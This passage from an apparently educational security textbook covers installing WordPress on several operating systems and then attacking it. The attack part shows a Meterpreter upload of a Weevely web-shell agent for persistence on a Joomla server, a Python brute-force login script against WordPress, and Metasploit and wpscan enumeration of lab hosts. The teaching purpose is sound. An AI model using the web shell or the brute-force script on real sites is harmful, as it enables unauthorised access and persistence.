40777/rwxrwxrwx    0    dir   2013-08-22 10:48:41 -0400 Documents and
                           Settings
40777/rwxrwxrwx  4096   dir   2018-08-28 20:12:33 -0400 Joomla_3.3.0-
                           Stable-Full_Package
... Ouutput Deleted ...
```

Further checking shows the attacker that the directory C:\Joomla_3.3.0-Stable-Full_Package contains the Joomla! source files. The attacker can then upload a Weevely agent (created in Chapter 20) to the target.

```
meterpreter > upload /usr/share/weevely/agent.php C:\\Joomla_3.3.0-Stable-Full_Package\\agent.php
[*] uploading   : /usr/share/weevely/agent.php -> C:\\Joomla_3.3.0-Stable-Full_Package\\agent.php
[*] Uploaded -1.00 B of 1.43 KiB (-0.07%): /usr/share/weevely/agent.php -> C:\\Joomla_3.3.0-Stable-Full_Package\\agent.php
[*] uploaded   : /usr/share/weevely/agent.php -> C:\\Joomla_3.3.0-Stable-Full_Package\\agent.php
```

The attacker can interact with their persistence agent on the target.

```
root@kali-2016-2-u:~# weevely https://10.0.15.225/joomla/agent.php password1!
[+] weevely 3.6.2
[+] Target:    cadejo:C:\\Joomla_3.3.0-Stable-Full_Package
[+] Session:   /root/.weevely/sessions/10.0.15.225/agent_0.session
[+] Shell:     System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> :shell
cadejo:C:\\Joomla_3.3.0-Stable-Full_Package $ dir
Volume in drive C has no label.
Volume Serial Number is E8AC-AB97

Directory of C:\\Joomla_3.3.0-Stable-Full_Package

09/01/2018  06:19 PM    <DIR>        .
09/01/2018  06:19 PM    <DIR>        ..
08/28/2018  05:14 PM    <DIR>        administrator
09/01/2018  06:19 PM            1,469 agent.php
08/28/2018  05:14 PM    <DIR>        bin

... Output Deleted ...
```

Because this persistence mechanism requires the Joomla! directories to be writeable by the user that is running the web server, one potential defense is to adopt the approach taken by phpMyAdmin and ensure that none of the directories are writeable by the user that is running the web server. However, some directories need to be writeable; for example, the directory that

records failed logins (e.g., `/var/www/html/joomla/logs/error.php` for Joomla! 3.7 on Mint or `C:\xampp\htdocs\joomla\logs\error.php` for Joomla! 3.4 on XAMPP) must be writeable by the user running the web server for Joomla! to function properly. Other directories that need to be writeable include directories for uploaded images and media. Because some directories need to be writeable and reachable from a browser, an attacker faced with this obstacle could store their persistence agent in one of these locations that are necessary for Joomla! to function.

WordPress

WordPress (<https://wordpress.org/>) is the most popular content management system; more than 37% of all web sites use WordPress, including nearly 60% of all web sites that use a content management system. Like Joomla!, WordPress is a PHP-based web application that can use a MySQL database back end.

Current and old versions of WordPress are available for download from <https://wordpress.org/download/release-archive/>.

Installing WordPress

The installation process for WordPress is similar to the process for Joomla!. First, the server needs to have a web server (Apache or IIS) installed, along with PHP. The PHP installation needs to support MySQL/MariaDB databases. A database server needs to be created; this can be on the same or a different server than the web server. A database for WordPress must be created, along with a user that can interact with the database. The WordPress files are downloaded and installed to the web server. The administrator then visits the web page for WordPress; the installer first creates a configuration file, then it creates the site.

Example: WordPress 3.3 on Mint 12

As an example, suppose that an administrator wishes to install WordPress 3.3 (released December 2011) on Mint 12 (released November 2011). Suppose that Apache has been installed on the system following the techniques of Chapter 14, and that PHP has been installed following the techniques of Chapter 20.

To ensure that PHP can interact with MySQL/MariaDB databases, the administrator installs the necessary PHP module.

```
cgauss@ino ~ $ sudo apt install php5-mysql  
cgauss@ino ~ $ sudo service apache2 restart
```

The administrator downloads WordPress 3.3 from <https://wordpress.org/download/releases/> and uncompresses it.

```
cgauss@ino ~ $ tar -xwvf ./wordpress-3.2.tar.gz
```

The result is copied to the root directory of the web server.

```
cgauss@ino ~ $ sudo mv ./wordpress /var/www
```

The directory and its contents are configured to be owned by the user and group that runs Apache; on Mint 12 this is the user and group www-data.

```
cgauss@ino ~ $ sudo chown -R www-data:www-data /var/www/wordpress/
```

This decision has the same security implications it did for Joomla!. The proper functioning of WordPress (and Joomla!) require that some, though not all directories and files are writeable by the user that runs the web server. Allowing the web server user write access simplifies the initial installation. On the other hand, if an attacker can gain access to the system as the web server user, then in this configuration they would also have write access to the files in the web application. This would allow a successful attacker to modify the WordPress (or Joomla!) installation; they could use that position to maintain persistence or configure the web application to serve malware to clients that visit the site.

A database must be prepared to hold the WordPress data; this can be on the same host or a different host than the web server. If it is on the same server, the administrator can run the following commands.

```
mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.00 sec)
```

```
mysql> GRANT ALL ON wordpress.* TO wordpressuser@localhost IDENTIFIED BY
'password1!';
Query OK, 0 rows affected (0.00 sec)
```

The next step is the creation of the WordPress configuration file, which on Mint 12 would be /var/www/wordpress/wp-config.php. One approach is to start with the sample file /var/www/wordpress/wp-config-sample.php and edit it as needed. Another approach is to use WordPress to create the configuration file. Visit the site <http://server/wordpress> in a browser to be presented with a page (Figure 21-14) that lets the administrator create the file. Be sure to use the fully qualified domain name in the browser; if the installation is performed from <http://localhost/wordpress> then the internal links on the WordPress installation will be relative to <http://localhost/wordpress>. This is a problem for visitors to the site from other systems.

CHAPTER 21 WEB APPLICATIONS



Figure 21-14. Creating the WordPress configuration file `wp-config.php` using the web installer. WordPress 3.3 on Mint 12 using Firefox 7.0.1.

The web application proceeds to the installer (Figure 21-15) that installs WordPress on the target.




Figure 21-15. Installing WordPress 3.3 on Mint 12. Firefox 7.0.1 shown.

When the installation is complete, the administrator can view the site at `http://server/wordpress` (Figure 21-16, right) or can log in to the administrative portion of the site at `http://server/wordpress/wp-login.php` (Figure 21-16, left).




Figure 21-16. The administrative interface to WordPress 3.3 (left) and the main WordPress 3.3 page (right). Firefox 38.3 shown.

Example: WordPress 3.5 on Windows Server 2012 with IIS

WordPress can be installed on a Windows Server running IIS. As an example, consider WordPress 3.5 (released December 2012) on Windows Server 2012. Start by configuring IIS following the methods of Chapter 15 and PHP following the techniques of Chapter 20.

The PHP extension `php_mysqli.dll` is not sufficient to allow WordPress 3.5 to run on Windows Server 2012; the extension `php_mysql.dll` must be enabled. Update the PHP configuration file (`C:\PHP\php.ini` following the methods of Chapter 20) and uncomment the line.

```
extension=php_mysql.dll
```

Then restart the IIS server.

Download the IIS version of WordPress 3.5 from <https://wordpress.org/download/releases/> and uncompress it to a convenient directory, say `C:\wordpress-3.5-IIS`. Create an alias using IIS Manager that maps the alias `wordpress` to the subdirectory `C:\wordpress-3.5-IIS\wordpress` (cf. Figure 21-5).

To allow the IIS web server to modify the files in this directory, from IIS Manager, navigate to the site that will host WordPress and from that site select Basic Settings from the action pane to determine the Application Pool that is used by that site. This Application Pool was chosen when the site was created (cf. Figure 15-3). Select the directory (`C:\wordpress-3.5-IIS\wordpress` in this example), right-click to obtain folder properties, then navigate to the security tab. Edit the permissions and add a new object. For the location, navigate to the name of the computer. The default location to search is the domain; this location must be changed. For the object name, choose `IIS AppPool\<myappoolname>`. Provide this user with full control over the directory.

The database can be on the same or on a different host. If the database is on the same server, create the database and its user with the following commands.

```
MariaDB [(none)]> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> GRANT ALL ON wordpress.* TO wordpressuser@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.01 sec)

MariaDB [(none)]>
```

From a web browser, navigate to `http://server/wordpress` to be presented with the page that will create the configuration file `C:\wordpress-3.5-IIS\wordpress\wp-config.php` (Figure 21-14). Once the configuration file is created, the installer runs (Figure 21-15). When the installation is complete, users can log into either the main page or the administrator page (Figure 21-16).

Example: WordPress 4.0 on OpenSuSE 13.2

To install WordPress 4.0 (released September 2014) on OpenSuSE 13.2 (released November 2014), begin by configuring Apache following the techniques of Chapter 14 and PHP following the techniques of Chapter 20. Ensure that PHP can communicate with MySQL/MariaDB by installing the needed package.

```
prometheus:~ # zypper install php5-mysql
```

Download WordPress 4.0 and uncompress it to a convenient directory.

```
prometheus:~ # wget https://wordpress.org/wordpress-4.0.tar.gz
prometheus:~ # tar -xzvf ./wordpress-4.0.tar.gz
```

Move the result to the document root for the web server; on OpenSuSE 13.2, this is `/srv/www/htdocs`. Change the ownership of this directory to the user and group that runs Apache; on OpenSuSE 13.2, this is the user `wwwrun` and the group `www`. The security implications of this choice have already been discussed.

```
prometheus:~ # mv ./wordpress /srv/www/htdocs/
prometheus:~ # chown -R wwwrun:www /srv/www/htdocs/wordpress/
```

The database for WordPress can be installed on the same or a different system. If it is installed on the same system, then the administrator creates a database and a user with full access to this database.

```
MariaDB [(none)]> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.00 sec)
```

```
MariaDB [(none)]> GRANT ALL ON wordpress.* TO wordpressuser@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

From a web browser, navigate to `http://server/wordpress` to be presented with the page that will create the configuration file `/srv/www/htdocs/wordpress/wp-config.php` (Figure 21-14). Be sure to use the fully qualified domain name in the browser; if the installation is performed from `http://localhost/wordpress`, then the internal links on the WordPress installation will be relative to `http://localhost/wordpress`, which is a problem for visitors to the site from other systems. Once the configuration file is created, the installer runs (Figure 21-15). When the installation is complete,¹⁰ users can log into either the main page or the administrator page (Figure 21-16).

Example: WordPress 4.1 on XAMPP 5.6.3 on Windows Server 2012 R2

WordPress can be installed on Windows servers running XAMPP. Consider WordPress 4.1 (released December 2014) on Windows Server 2012 R2 (released October 2013) and XAMPP 5.6.3 (released November 2014).

Start by downloading the regular (non-IIS) version from <https://wordpress.org/download/releases/> and uncompress the result to the XAMPP document root (`C:\xampp\htdocs\wordpress` following Chapter 20).

The database can be on the same or on a different host. If it is on the same host, create a database for WordPress and a user with full access to this database with the following commands.

```
mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.03 sec)
```

```
mysql> GRANT ALL ON wordpress.* TO wordpressuser@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.05 sec)
```

From a web browser, navigate to `http://server/wordpress` to be presented with the page that will create the configuration file `C:\xampp\htdocs\wordpress\wp-config.php` (Figure 21-14). Once the configuration file is created, the installer runs (Figure 21-15). When the installation is complete, users can log in to either the main page or the administrator page (Figure 21-16).

¹⁰In some cases, I have launched the installer, but the browser would continue to report that it is “connecting” to the host for installation. A check of the database, the WordPress main site, and the WordPress admin page shows that the installation process concluded.

Example: WordPress 4.3 on CentOS 7.2

As a final example, consider installing WordPress 4.3 (released August 2015) on CentOS 7.2 (released December 2015). Start by installing Apache following Chapter 14 and PHP following Chapter 20. Configure PHP so that it can communicate with MySQL/MariaDB databases.

```
[root@tsih ~]# yum install php-mysql
```

Download WordPress from <https://wordpress.org/download/releases/> and uncompress it to a convenient directory.

```
[root@tsih ~]# wget https://wordpress.org/wordpress-4.3.tar.gz
[root@tsih ~]# tar -xzvf ./wordpress-4.3.tar.gz
```

Move the files to the document root for the web server and change the ownership of the files so that they are owned by the user that runs the web server.

```
[root@tsih ~]# mv ./wordpress /var/www/html/
[root@tsih ~]# chown -R apache:apache /var/www/html/wordpress/
```

The security implications of this choice have already been discussed.

The database can be on the same or on a different host. To configure a database on this host, create a database and a user with full access to the database.

```
MariaDB [(none)]> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.00 sec)
```

```
MariaDB [(none)]> GRANT ALL ON wordpress.* TO wordpressuser@localhost IDENTIFIED BY 'password1!';
Query OK, 0 rows affected (0.00 sec)
```

From a web browser, navigate to `http://server/wordpress` to be presented with the page that will create the configuration file `/var/www/html/wordpress/wp-config.php` (Figure 21-14). Be sure to use the fully qualified domain name in the browser; if the installation is performed from `http://localhost/wordpress`, then the internal links on the WordPress installation will be relative to `http://localhost/wordpress`, which is a problem for visitors to the site from other systems. Once the configuration file is created, the installer runs (Figure 21-15). When the installation is complete, users can log in to either the main page or the administrator page. The administrator page for WordPress 4.0 has a different appearance; see Figure 21-17.




Figure 21-17. Managing the users on WordPress 4.6. Firefox 45 on CentOS 6.8 shown.

Using WordPress

WordPress allows the creation of users with a variety of roles, including administrator, editor, author, contributor, and subscriber. WordPress differentiates posts, which appear on the site's main page, from pages, which are linked from menus beginning on the site's main page. The appearance of the site can be customized using themes. WordPress includes a library for media and a built-in comment system.

WordPress Plugins

WordPress can be extended; there is a rich ecosystem of WordPress plugins, many available at the site <https://wordpress.org/plugins/>. At the time of this writing, that site has more than 54,000 plugins, with some installed on millions of sites.

Suppose that an administrator wishes to track the login attempts that have been made to the WordPress site. One way to do so is to install a plugin, and one reasonable choice is Simple Login

Log, which is available from <https://wordpress.org/plugins/simple-login-log/>. To install the plugin, the administrator downloads the .zip file and saves it to a convenient location. Log in to the WordPress site as an administrator, then navigate Plugins > Add New. Choose Upload Plugin from that page and provide the location of the .zip file containing the plugin. Once the plugin is installed, it can be activated from the Plugins menu (Figure 21-18).




Figure 21-18. The plugins menu for WordPress 4.6. Firefox 45 on CentOS 6.8 shown.

By default, this plugin records only successful logins. This can be controlled by navigating the admin page Settings > General and making the desired changes.

To view the logs, from the admin page, navigate Users > Login Log.

Attacking WordPress

WordPress is vulnerable to the same general classes of attacks as phpMyAdmin and Joomla!. If the server does not properly protect its traffic with SSL/TLS, then an attacker may be able to sniff the login traffic, either for the administrative site or for an author login. An attacker can also launch

a brute force password attack against either the administrative site or the author login pages. There are Metasploit modules and stand-alone programs that can be used to scan a WordPress installation for vulnerabilities. One consequence of the rich ecosystem for WordPress plugins is a rich ecosystem of Metasploit modules that can exploit WordPress plugins.

Intercepting Network Traffic

An attacker that can sniff unencrypted traffic to/from WordPress is able to see the credentials passed in plaintext. For example, if the user `admin` logs into WordPress 3.4, then a typical request has the following form:

```
POST /wordpress/wp-login.php HTTP/1.1
Host: wezen.stars.example
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://wezen.stars.example/wordpress/wp-login.php
Cookie: wordpress_test_cookie=WP+Cookie+check
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 127

log=admin&pwd=password1%21&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwezen.
stars.example%2Fwordpress%2Fwp-admin%2F&testcookie=1
```

Note that the username and password (in bold) are passed as plaintext parameters to the POST request. Although this request is for WordPress 3.4, the situation for WordPress 4 is essentially the same.

Brute Force Password Attacks

An attacker can try a brute force attack against the WordPress login page. Suppose that an attacker tries to log in to a WordPress 3.4 site; they are presented with a page like Listing 21-5.¹¹

¹¹This has been formatted to make it easier to read on the page.

Listing 21-5. Portion of the login page from WordPress 3.4

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" dir="ltr" lang="en-US">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>wezen-wordpress > Log In</title>
<link rel='stylesheet' id='wp-admin-css'
      href='http://wezen.stars.example/wordpress/wp-admin/css/wp-
admin.css?ver=3.4' type='text/css' media='all' />
<link rel='stylesheet' id='colors-fresh-css'
      href='http://wezen.stars.example/wordpress/wp-admin/css/colors-
fresh.css?ver=3.4' type='text/css' media='all' />
<meta name='robots' content='noindex,nofollow' />
</head>

<body class="login">
<div id="login">
  <h1><a href="http://wordpress.org/" title="Powered by WordPress">wezen-
  wordpress</a></h1>

  <form name="loginform" id="loginform" action="http://wezen.stars.example/
  wordpress/wp-login.php" method="post">
    <p>
      <label for="user_login">Username<br />
      <input type="text" name="log" id="user_login" class="input" value=""
             size="20" tabindex="10" /></label>
    </p>
    <p>
      <label for="user_pass">Password<br />
      <input type="password" name="pwd" id="user_pass" class="input" value=""
             size="20" tabindex="20" /></label>
    </p>
    <p class="forgetmenot"><label for="rememberme"><input name="rememberme"
      type="checkbox" id="rememberme" value="forever" tabindex="90" /> Remember
      Me</label></p>
    <p class="submit">
      <input type="submit" name="wp-submit" id="wp-submit" class="button-
      primary" value="Log In" tabindex="100" />
      <input type="hidden" name="redirect_to"
            value="http://wezen.stars.example/wordpress/wp-admin/" />
    </p>
  </form>
</div>
```

```

<input type="hidden" name="testcookie" value="1" />
</p>
</form>

... Output Deleted ...

```

The form here is simpler than on Joomla!. The request to log in to the server includes the user (`log`) and password (`pwd`) as POST variables. Also included is the variable `wp-submit` with the value `Log In` and the variable `redirect_to` whose value is the URL of the site administrative page. Also included is the POST variable `testcookie` with the value 1.

The attacker can use Python to make a request of the WordPress site to obtain a cookie and extract the text for the value of `redirect_to`. These can be used to make a properly formatted login request. See Listing 21-6.

Listing 21-6. Python 2.7 script to attack a WordPress 3.4 installation

```

#!/usr/bin/python

import requests
import sys

requests.packages.urllib3.disable_warnings()

server = 'http://aludra.stars.example/wordpress/wp-login.php'
users= ['alovelace','aturing','awhitehead','acayley','jfourier',
        'cgauss','egalois','jmaxwell','hpoicare','sgermain']
passwords = ['pass','password','Pass','letmein','password1',
              'Password','password1!']
for user in users:
    for password in passwords:
        r1 = requests.get(server,verify=False)
        s1 = r1.text.split('input type="hidden" name="redirect_to" value="')
        redir = s1[1].split('"')[0]

        postvars = {'log':user,
                    'pwd':password,
                    'wp-submit':'Log In',
                    'redirect_to':redir,
                    'testcookie':'1'}

        r2 = requests.post(server,postvars,cookies=r1.cookies,verify=False)

```

```

if 'Invalid username' in r2.text:
    break

if not ('The password you entered for the username' in r2.text):
    print "User: {}\\nPassword: {}".format(user,password)

```

When a login request is made of WordPress 3.4, if the user does not exist, WordPress returns the text “Invalid username.” This script then does not bother to check any other passwords for this account. If user exists but the credentials do not match, WordPress returns the text “The password you entered for the username admin is incorrect.” If this text does not appear in the response from WordPress, then the script prints the selected credentials to the screen.

WordPress Scanning

Metasploit includes a module to determine the version of WordPress running on a target.

```

msf > use auxiliary/scanner/http/wordpress_scanner
msf auxiliary(scanner/http/wordpress_scanner) > options

```

Module options (auxiliary/scanner/http/wordpress_scanner):

| Name | Setting | Required | Description |
|-----------|---------|----------|--|
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | The base path to the wordpress application |
| THREADS | 1 | yes | The number of concurrent threads |
| VHOST | | no | HTTP server virtual host |

```

msf auxiliary(scanner/http/wordpress_scanner) > set rhosts aludra.stars.example
rhosts => aludra.stars.example
msf auxiliary(scanner/http/wordpress_scanner) > set targeturi /wordpress/
targeturi => /wordpress/
msf auxiliary(scanner/http/wordpress_scanner) > exploit

```

```

[*] Trying 10.0.2.98
[+] 10.0.2.98 running Wordpress 4.6.12
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

CHAPTER 21 WEB APPLICATIONS

Although Metasploit has identified the target as running WordPress 4.6.12, the target is actually running WordPress 4.6.0.

The tool `wpscan`, included with Kali, can provide a more robust view of a WordPress site. Running the tool with the flag `--help` provides a list of options. One choice is to run `wpscan` with the `--enumerate` flag to determine the properties of a WordPress server.

```
root@kali-2016-2-u:~# wpscan --url aludra.stars.example/wordpress--enumerate
... Output Deleted ...
[+] URL: http://aludra.stars.example/wordpress/
[+] Started: Mon Sep 3 14:54:36 2018
[+] Interesting header: LINK: <http://aludra.stars.example/wordpress/wp-json/>;
rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.2.15 (CentOS)
[+] Interesting header: X-POWERED-BY: PHP/5.3.3
[+] XML-RPC Interface available under: http://aludra.stars.example/wordpress/
xmlrpc.php [HTTP 405]
[+] Found an RSS Feed: http://aludra.stars.example/wordpress/index.php/
feed/ [HTTP 200]
[!] Detected 3 users from RSS feed:
+-----+
| Name      |
+-----+
| admin     |
| Elizabeth Smith Friedman |
| Maria Agnesi |
+-----+
[!] Upload directory has directory listing enabled: http://aludra.stars.example/
wordpress/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://aludra.stars.example/
wordpress/wp-includes/
[+] Enumerating WordPress version ...
[!] The WordPress 'http://aludra.stars.example/wordpress/readme.html' file exists
exposing a version number
[+] WordPress version 4.6.12 (Released on 2018-07-05) identified from meta
generator, links opml
[+] WordPress theme in use: twentysixteen - v1.3
```

```
[+] Name: twentysixteen - v1.3
| Last updated: 2018-05-17T00:00:00.000Z
| Location: http://aludra.stars.example/wordpress/wp-content/themes/
  twentysixteen/
| Readme: http://aludra.stars.example/wordpress/wp-content/themes/twentysixteen/
  readme.txt
[!] The version is out of date, the latest version is 1.5
| Style URL: http://aludra.stars.example/wordpress/wp-content/themes/
  twentysixteen/style.css
| Theme Name: Twenty Sixteen
| Theme URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress
  layout – the horizontal masthe...
| Author: the WordPress team
| Author URI: https://wordpress.org/

